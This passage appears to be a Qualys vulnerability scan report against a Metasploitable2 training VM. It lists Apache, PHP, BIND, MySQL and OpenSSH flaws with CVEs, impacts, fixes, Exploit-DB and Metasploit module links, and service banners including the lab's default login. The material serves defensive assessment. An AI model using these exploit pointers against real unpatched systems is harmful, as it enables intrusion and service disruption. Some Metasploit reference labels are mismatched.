- mod_deflate denial of service (CVE-2014-0118)
- mod_status buffer overflow (CVE-2014-0226)

Affected Versions:
Apache HTTP Server versions 2.2.x prior to 2.2.29

IMPACT:

Successfully exploiting these vulnerabilities might allow a remote attacker to bypass intended access restrictions or cause denial of service.

SOLUTION:

These vulnerabilities have been patched in Apache. Refer to Apache httpd 2.2.29 Changelog (http://httpd.apache.org/security/vulnerabilities_22.html) or your Linux distro for further details.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache 2.2.29: Apache 2.2.x (http://httpd.apache.org/download.cgi)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2014-0226
Description:	Apache 2.4.7 mod_status - Scoreboard Handling Race Condition - The Exploit-DB Ref : 34133
Link:	http://www.exploit-db.com/exploits/34133

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID 86490 detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨🟨⬜ 4 Apache Hypertext Transfer Protocol Server (HTTP Server) Multiple Vulnerabilities port 80/tcp

QID:	730209
Category:	CGI
Associated CVEs:	CVE-2021-34798, CVE-2021-39275, CVE-2021-40438
Vendor Reference:	Apache HTTP Server 2.4.49 Advisory
Bugtraq ID:	-
Service Modified:	09/27/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is a free and open-source cross-platform web server software, released under the terms of Apache License 2.0.
Affected Versions:
Apache HTTP Server 2.4.48 and earlier
QID Detection Logic:(Unauthenticated)
This QID sends an HTTP GET request to the default page and checks for a match for a string "(Server:.*)(Apache)"; then checks for vulnerable versions of Apache HTTP.

IMPACT:

Successful exploitation of this vulnerability may allow an attacker to execute arbitrary code on the target.

SOLUTION:

Customers are advised to update to Apache HTTP Server 2.4.49 or later. For more information, check Apache Security Advisory (https://httpd.apache.org/security/vulnerabilities_24.html)

Patch:
Following are links for downloading patches to fix the vulnerabilities:
NA (https://httpd.apache.org/security/vulnerabilities_24.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable Version of Apache HTTP Server Detected on port: 80
Server: Apache/2.2.8 (Ubuntu) DAV/2
```

▮▮▮▮▯ 4 Apache Hypertext Transfer Protocol (HTTP) Server Buffer Overflow Vulnerability port 80/tcp

QID:	730312
Category:	CGI
Associated CVEs:	CVE-2021-44790
Vendor Reference:	Apache HTTP Server Security Advisory
Bugtraq ID:	-
Service Modified:	10/11/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is a free and open-source cross-platform web server software, released under the terms of Apache License 2.0.
A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts).
Affected Versions:
Apache HTTP Server 2.4.51 and earlier
QID Detection Logic:(Unauthenticated)
This QID checks for vulnerable Apache Version by grabbing the banner from HTTP response

IMPACT:

Successful exploitation of the vulnerability may allow remote code execution and complete system compromise.

SOLUTION:

Customers are advised to update to Apache HTTP Server 2.4.52 or later. For more information, check Apache Security Advisory (https://httpd.apache.org/security/vulnerabilities_24.html)

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache Security Advisory (https://httpd.apache.org/security/vulnerabilities_24.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable Apache HTTP Server detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```

```
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 PHP Multiple Vulnerabilities May 2008

QID:	12249
Category:	CGI
Associated CVEs:	CVE-2008-0599, CVE-2008-2050, CVE-2008-2051
Vendor Reference:	PHP 5.2.6, RHSA-2008:0545, RHSA-2008:0544, RHSA-2008:0546
Bugtraq ID:	29009
Service Modified:	07/31/2014
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP versions before 5.2.6 are prone to multiple security vulnerabilities, including:
1) An unspecified error in the FastCGI SAPI
2) An
error in the processing of multibyte characters within the "escapeshellcmd()" and "escapeshellarg()" functions
3) A
vulnerability due to an error during path translation in cgi_main.c
4) An error in cURL
5) A boundary error in PCRE

IMPACT:

Successful exploits could allow an attacker to bypass security restrictions, cause a denial of service, and potentially execute code.

SOLUTION:

Upgrade to PHP Version 5.2.6 or greater.
For Red Hat refer to vendor advisory RHSA-2008-0546 (http://rhn.redhat.com/errata/RHSA-2008-0546.html),
RHSA-2008-0545 (http://rhn.redhat.com/errata/RHSA-2008-0545.html) and RHSA-2008-0544 (http://rhn.redhat.com/errata/RHSA-2008-0544.html) to address this issue and obtain further details.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 12249 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
```

```
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 PHP update 5.2.5 not installed

QID:	12257
Category:	CGI
Associated CVEs:	CVE-2007-4887, CVE-2007-4783, CVE-2007-4840
Vendor Reference:	PHP 5.2.5
Bugtraq ID:	26403
Service Modified:	07/03/2008
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is exposed to the following vulnerabilities.
1) Various errors exist in the "htmlentities" and "htmlspecialchars" functions where partial multibyte sequences are not accepted.

2) Various boundary errors exist in the "fnmatch()", "setlocale()", and "glob()" functions and can be exploited to cause buffer overflows.

3) An error in the processing of the "mail.force_extra_parameters" directive within an ".htaccess" file which can be exploited to bypass the "safe_mode" directive.

4) An error in the handling of variables can be exploited to overwrite values set in httpd.conf via the "ini_set()" function.

IMPACT:

These vulnerabilities can be exploited by malicious people to bypass security restrictions.

SOLUTION:

Update to PHP Version 5.2.5. Refer to PHP 5.2.5 (http://www.php.net/downloads.php) for patch details.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 12257 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨⬜⬜ 3 Apache HTTP Server APR "apr_fnmatch()" Denial of Service Vulnerability

QID:	12500
Category:	CGI
Associated CVEs:	CVE-2011-0419
Vendor Reference:	Apache2.2.19, Apache HTTP Server 2.0 Vulnerabilities
Bugtraq ID:	-
Service Modified:	05/03/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Apache HTTP Server is a freely available Web server.
The vulnerability is caused by an infinite recursion error within the "apr_fnmatch()" function when processing certain patterns. This can be exploited to cause a stack overflow via a specially crafted request containing wildcard characters (e.g. "*").

IMPACT:

This vulnerability can be exploited by malicious people to cause a denial of service.

SOLUTION:

The vendor has released Apache HTTP Server version 2.2.19 Apache 2.2.19 (http://httpd.apache.org/security/vulnerabilities_22.html) to resolve these issues.
The vendor also released Apache HTTP Server version 2.0.65-DEV. The latest version is available for download from Apache Web site (http://httpd.apache.org/)

Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache: Linux (HTTP) (http://httpd.apache.org/download.cgi)
Apache: Windows (HTTP) (http://httpd.apache.org/download.cgi)
2.0.65-DEV: Apache 2.0.x (HTTP) (http://httpd.apache.org/download.cgi#apache20)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference: CVE-2011-0419

Description: Apache 1.4/2.2.x - APR 'apr_fnmatch()' Denial of Service - The Exploit-DB Ref : 35738

Link: http://www.exploit-db.com/exploits/35738

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 12500 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

3 ISC BIND 9 Cache Poisoning Vulnerability

QID:	15054
Category:	DNS and BIND
Associated CVEs:	CVE-2008-1447
Vendor Reference:	RHSA-2008:0533, Oracle ID 1019420.1
Bugtraq ID:	30131
Service Modified:	08/05/2014
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

A remote DNS cache poisoning vulnerability affects BIND Version 9 due to properties inherent to the DNS protocol that lead to practical DNS cache poisoning attacks.
Further information about the vulnerability can be found at US-CERT VU#800113 (http://www.kb.cert.org/vuls/id/800113).

IMPACT:

Successful attacks can lead to misdirected Web traffic and email rerouting.

SOLUTION:

Upgrade to the latest version of Bind 9 (http://www.isc.org/index.pl?/sw/bind/index.php) or refer to your vendor for an upgrade.

Red Hat users please refer to Red Hat security advisory RHSA-2008-0533 (http://rhn.redhat.com/errata/RHSA-2008-0533.html|+|+|) to address the security vulnerabilities and obtain further details.
Solaris users please refer to Sun Solaris security advisory Oracle ID 1019420.1 (https://support.oracle.com/CSP/main/article?cmd=show&type=NOT&id=1019420.1) for patch details.
NAT/PAT devices in front of your DNS server may reduce the effectiveness of this patch:
This is an excerpt from CERT note 800113: (http://www.kb.cert.org/vuls/id/800113) Routers, firewalls, proxies, and other gateway devices that perform Network Address Translation (NAT)-more specifically Port Address Translation (PAT)-often rewrite source ports in order to track connection state. When modifying source ports, PAT devices can reduce source port randomness implemented by nameservers and stub resolvers (conversely a PAT device can also increase randomness). A PAT device can reduce or eliminate improvements gained by patching DNS software to implement source port randomization.
Qualys will update this description as patches from other vendors become available.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference: CVE-2008-1447
Description: DNS BailiWicked Host Attack - Metasploit Ref : /modules/post/windows/gather/credentials/steam
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/spoof/dns/bailiwicked_host.rb

Reference: CVE-2008-1447
Description: DNS BailiWicked Domain Attack - Metasploit Ref : /modules/auxiliary/spoof/dns/bailiwicked_domain
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/spoof/dns/bailiwicked_domain.rb

Reference: CVE-2008-1447
Description: DNS BailiWicked Host Attack - Metasploit Ref : /modules/auxiliary/spoof/dns/bailiwicked_host
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/spoof/dns/bailiwicked_host.rb

Reference: CVE-2008-1447
Description: DNS BailiWicked Host Attack - Metasploit Ref : /modules/exploit/windows/local/adobe_sandbox_adobecollabsync
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/spoof/dns/bailiwicked_host.rb

The Exploit-DB

Reference: CVE-2008-1447
Description: BIND 9.4.1 < 9.4.2 - Remote DNS Cache Poisoning (Metasploit) - The Exploit-DB Ref : 6122
Link: http://www.exploit-db.com/exploits/6122

Reference: CVE-2008-1447
Description: BIND 9.x - Remote DNS Cache Poisoning - The Exploit-DB Ref : 6123
Link: http://www.exploit-db.com/exploits/6123

Reference: CVE-2008-1447
Description: BIND 9.x - Remote DNS Cache Poisoning - The Exploit-DB Ref : 6130
Link: http://www.exploit-db.com/exploits/6130

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

QID: 15054 detected on port 53 over TCP - 9.4.2

3 ISC BIND DNS Resource Records Handling Vulnerability

QID:	15069
Category:	DNS and BIND
Associated CVEs:	CVE-2012-1667
Vendor Reference:	ISC CVE-2012-1667
Bugtraq ID:	53772
Service Modified:	08/10/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
The software is exposed to a security vulnerability which is caused due to an error when handling DNS resource records and can be exploited to e.g. cause recursive servers to crash or disclose certain memory to clients via records containing zero length rdata.
Affected Software:
ISC BIND 9.0.x up to and including 9.6.x
ISC BIND 9.4-ESV up to and including 9.4-ESV->9.4-ESV-R5-P1
ISC BIND 9.6-ESV prior to 9.6-ESV-R7-P1
ISC BIND 9.7.0 prior to 9.7.6-P1
ISC BIND 9.8.0 prior to 9.8.3-P1
ISC BIND 9.9.0 prior to 9.9.1-P1

IMPACT:

Successful exploitation allows attackers to disclose potentially sensitive information or cause a denial of service.

SOLUTION:

The vendor has released advisories and updates to fix these vulnerabilities. Refer to the following link for further details:
CVE-2012-1667 (http://www.isc.org/software/bind/advisories/cve-2012-1667)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
CVE-2012-1667 (bind-9.6-ESV-R7-P1) (ftp://ftp.isc.org/isc/bind9/9.6-ESV-R7-P1/bind-9.6-ESV-R7-P1.tar.gz)
CVE-2012-1667 (bind-9.7.6-P1) (ftp://ftp.isc.org/isc/bind9/9.7.6-P1/bind-9.7.6-P1.tar.gz)
CVE-2012-1667 (bind-9.8.3-P1) (ftp://ftp.isc.org/isc/bind9/9.8.3-P1/bind-9.8.3-P1.tar.gz)
CVE-2012-1667 (bind-9.9.1-P1) (ftp://ftp.isc.org/isc/bind9/9.9.1-P1/bind-9.9.1-P1.tar.gz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.29.4.2

3 ISC BIND Security Bypass Vulnerability

QID:	15072
Category:	DNS and BIND
Associated CVEs:	CVE-2012-1033
Vendor Reference:	ISC BIND advisory
Bugtraq ID:	51898
Service Modified:	08/10/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is exposed to a security bypass vulnerability. The vulnerability is caused by an error within the cache update policy, which does not properly handle revoked domain names. This can be exploited to keep a domain name resolvable after being deleted from registration.
Affected Versions:
ISC BIND versions prior to 9.6-ESV-R6, 9.7.5, 9.8.2, 9.9.0 are affected.

IMPACT:

Successfully exploiting this issue will cause the application to retain domain names resolvable even after the names are removed from the upper level servers.

SOLUTION:

The vendor has released updates to resolve this issue.

For further information, refer to vendor advisory ISC BIND Web site (http://www.isc.org/software/bind).

Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 9.6-ESV-R6 (ftp://ftp.isc.org/isc/)
ISC BIND 9.7.5 (ftp://ftp.isc.org/isc/)
ISC BIND 9.8.2 (ftp://ftp.isc.org/isc/)
ISC BIND 9.9.0 (ftp://ftp.isc.org/isc/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.29.4.2

3 MYSQL MyISAM Table Security Bypass Vulnerability

QID:	19234
Category:	Database
Associated CVEs:	CVE-2008-2079
Vendor Reference:	MYSQL 6.0.5 , MYSQL 5.1.24, MYSQL 5.0.60, MYSQL 4.1.24
Bugtraq ID:	29106, 31681
Service Modified:	06/12/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

A security bypass vulnerability exists in MYSQL versions 4.1.x before 4.1.24, versions 5.0.x before 5.0.60, versions 5.1.x before 5.1.24, and versions 6.0.x before 6.0.5. This issue is due to an error in the MyISAM table.

IMPACT:

This vulnerability allows local users to bypass certain privilege checks by calling CREATE TABLE on a MyISAM table with modified DATA DIRECTORY
and INDEX DIRECTORY options to overwrite existing table files in the MySQL data directory.

SOLUTION:

Refer to these articles for the latest information and upgrades:
MYSQL 6.0.5 (http://dev.mysql.com/doc/refman/6.0/en/news-6-0-5.html)

MYSQL 5.1.24 (http://dev.mysql.com/doc/refman/5.1/en/news-5-1-24.html)

MYSQL 5.0.60 (http://dev.mysql.com/doc/refman/5.0/en/releasenotes-es-5-0-60.html)

MYSQL 4.1.24 (http://dev.mysql.com/doc/refman/4.1/en/news-4-1-24.html)
Patch:
Following are links for downloading patches to fix the vulnerabilities:
MySQL 4.1.24: MySQL (Database) (http://dev.mysql.com/doc/refman/4.1/en/news-4-1-24.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

3 MySQL Command Line Client HTML Special Characters HTML Injection Vulnerability

QID:	19264
Category:	Database
Associated CVEs:	CVE-2008-4456
Vendor Reference:	MYSQL
Bugtraq ID:	31486 , 31486
Service Modified:	10/24/2008
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

MySQL is prone to an HTML injection vulnerability because the application's command-line client fails to properly sanitize user-supplied input before using it in dynamically generated content.

IMPACT:

Attacker-supplied HTML and script code would run in the context of the affected browser, potentially allowing the attacker to steal cookie-based authentication credentials or to control how the site is rendered to the user. Other attacks are also possible.

SOLUTION:

MYSQL has released a patch to address this issue. Refer to MySQL Bug #27884 (http://bugs.mysql.com/bug.php?id=27884) for further details on these vulnerabilities and patch instructions.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
MySQL Bug 27884 (http://bugs.mysql.com/bug.php?id=27884)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2008-4456
Description:	MySQL 5 - Command Line Client HTML Special Characters HTML Injection - The Exploit-DB Ref : 32445
Link:	http://www.exploit-db.com/exploits/32445

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

3 OpenSSH Xauth Command Injection Vulnerability

QID:	38623
Category:	General remote services
Associated CVEs:	CVE-2016-3115
Vendor Reference:	OpenSSH 7.2p2
Bugtraq ID:	84314
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

OpenSSH (OpenBSD Secure Shell) is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

The sshd server fails to validate user-supplied X11 authentication credentials when establishing an X11 forwarding session. An authenticated user may inject arbitrary xauth commands by sending an x11 channel request that includes a newline character in the x11 cookie.
Please note that Systems with X11Forwarding enabled are affected.
Affected Versions:
OpenSSH versions prior to 7.2p2

IMPACT:

An authenticated, remote attacker can exploit this vulnerability to execute arbitrary commands on the targeted system.

SOLUTION:

Users are advised to upgrade to the latest version of the software available. Refer to OpenSSH 7.2p2 Release Notes (http://www.openssh.com/txt/release-7.2p2) for further information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSH 7.2p2 (http://www.openssh.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2016-3115
Description:	OpenSSH 7.2p1 - (Authenticated) xauth Command Injection - The Exploit-DB Ref : 39569
Link:	http://www.exploit-db.com/exploits/39569

Qualys

Reference:	CVE-2016-3115
Description:	OpenSSH
Link:	https://github.com/tintinweb/pub/tree/master/pocs/cve-2016-3115

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 detected on port 22 over TCP.

3 OpenSSH Denial of Service (DoS) Vulnerability

QID:	38866
Category:	General remote services
Associated CVEs:	CVE-2011-5000
Vendor Reference:	Openssh
Bugtraq ID:	-
Service Modified:	06/07/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

OpenSSH (OpenBSD Secure Shell) is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
The ssh_gssapi_parse_ename function in gss-serv.c in OpenSSH 5.8 and earlier, when gssapi-with-mic authentication is enabled, allows remote authenticated users to cause a denial of service (memory consumption) via a large value in a certain length field.
Affected Versions:
OpenSSH before 5.9
QID Detection Logic:
This unauthenticated detection works by reviewing the version of the OpenSSH service.

IMPACT:

Allows remote authenticated users to cause a denial of service.

SOLUTION:

Customers are advised to upgrade to OpenSSH 5.9 (https://www.openssh.com/txt/release-5.9) or later to remediate these vulnerabilities.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
CVE-2011-5000 (https://seclists.org/fulldisclosure/2011/Aug/2)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Vulnerable SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 detected on port 22 over TCP.

3 OpenSSH Plaintext Recovery Attack Against SSH Vulnerability

QID:	42339
Category:	General remote services
Associated CVEs:	CVE-2008-5161
Vendor Reference:	openssh-5.2 release note
Bugtraq ID:	32319
Service Modified:	07/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
OpenSSH is prone to a plain text recovery attack. The issue is in the SSH protocol specification itself and exists in Secure Shell (SSH) software when used with CBC-mode ciphers.
Affected Versions:
OpenSSH Version 5.1 and earlier.

IMPACT:

This issue can be exploited by a remote unprivileged user to gain access to some of the plain text information from intercepted SSH network traffic, which would otherwise be encrypted.

SOLUTION:

Upgrade to OpenSSH 5.2 or later, available from the OpenSSH OpenSSH Download site (http://www.openssh.com/openbsd.html).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSH 5.2: OpenSSH (ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

3 OpenSSH X11 Hijacking Attack Vulnerability

QID:	42340
Category:	General remote services

Associated CVEs:	CVE-2008-1483
Vendor Reference:	openssh-5.0 release note
Bugtraq ID:	28444
Service Modified:	07/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
OpenSSH is prone to a vulnerability that allows attackers to hijack forwarded X connections.Successfully exploiting this issue may allow an attacker run arbitrary shell commands.
Affected Versions:
OpenSSH Versions prior to 5.0 are vulnerable.

IMPACT:

Successfully exploiting this issue may allow an attacker run arbitrary shell commands with the privileges of the user running the affected application.

SOLUTION:

Upgrade to OpenSSH 5.0 or later, available from the OpenSSH OpenSSH Download site (http://www.openssh.com/openbsd.html).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSH 5.0: OpenSSH (ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

3 OpenSSH X11 Forwarding Information Disclosure

QID:	42378
Category:	General remote services
Associated CVEs:	CVE-2008-3259
Vendor Reference:	OpenSSH 5.1
Bugtraq ID:	30339
Service Modified:	07/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
OpenSSH is exposed to an information disclosure vulnerability caused by an error when binding to previously bound ports that have the SO_REUSEADDR option enabled and the sshd_config X11UseLocalhost option set to no.
Affected Versions:
OpenSSH Versions prior to 5.1 are vulnerable.

IMPACT:

Successfully exploiting this issue may allow an attacker to obtain sensitive information on systems where effective user-id or overlapping bind address checks are not present.

SOLUTION:

Upgrade to OpenSSH 5.1 or later, available from the OpenSSH OpenSSH 5.1 release notes (http://www.openssh.com/txt/release-5.1).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSH 5.1 (http://www.openssh.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

3 OpenSSH Commands Information Disclosure Vulnerability

QID:	42382
Category:	General remote services
Associated CVEs:	CVE-2012-0814
Vendor Reference:	OpenSSH Forced Command Information Disclosure
Bugtraq ID:	51702
Service Modified:	07/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
Openssh-server could allow a remote attacker to obtain sensitive information because of the improper handling of forced commands.

IMPACT:

Only authenticated users can exploit this vulnerability to obtain usernames and other sensitive information.

SOLUTION:

Upgrade to OpenSSH 5.7 or later, available from the OpenSSH Web site (http://www.openssh.com/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
OpenSSH 5.7 (OpenSSH) (http://www.openssh.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

3 OpenSSH J-PAKE Session Key Retrieval Vulnerability

QID:	42384
Category:	General remote services
Associated CVEs:	CVE-2010-4478
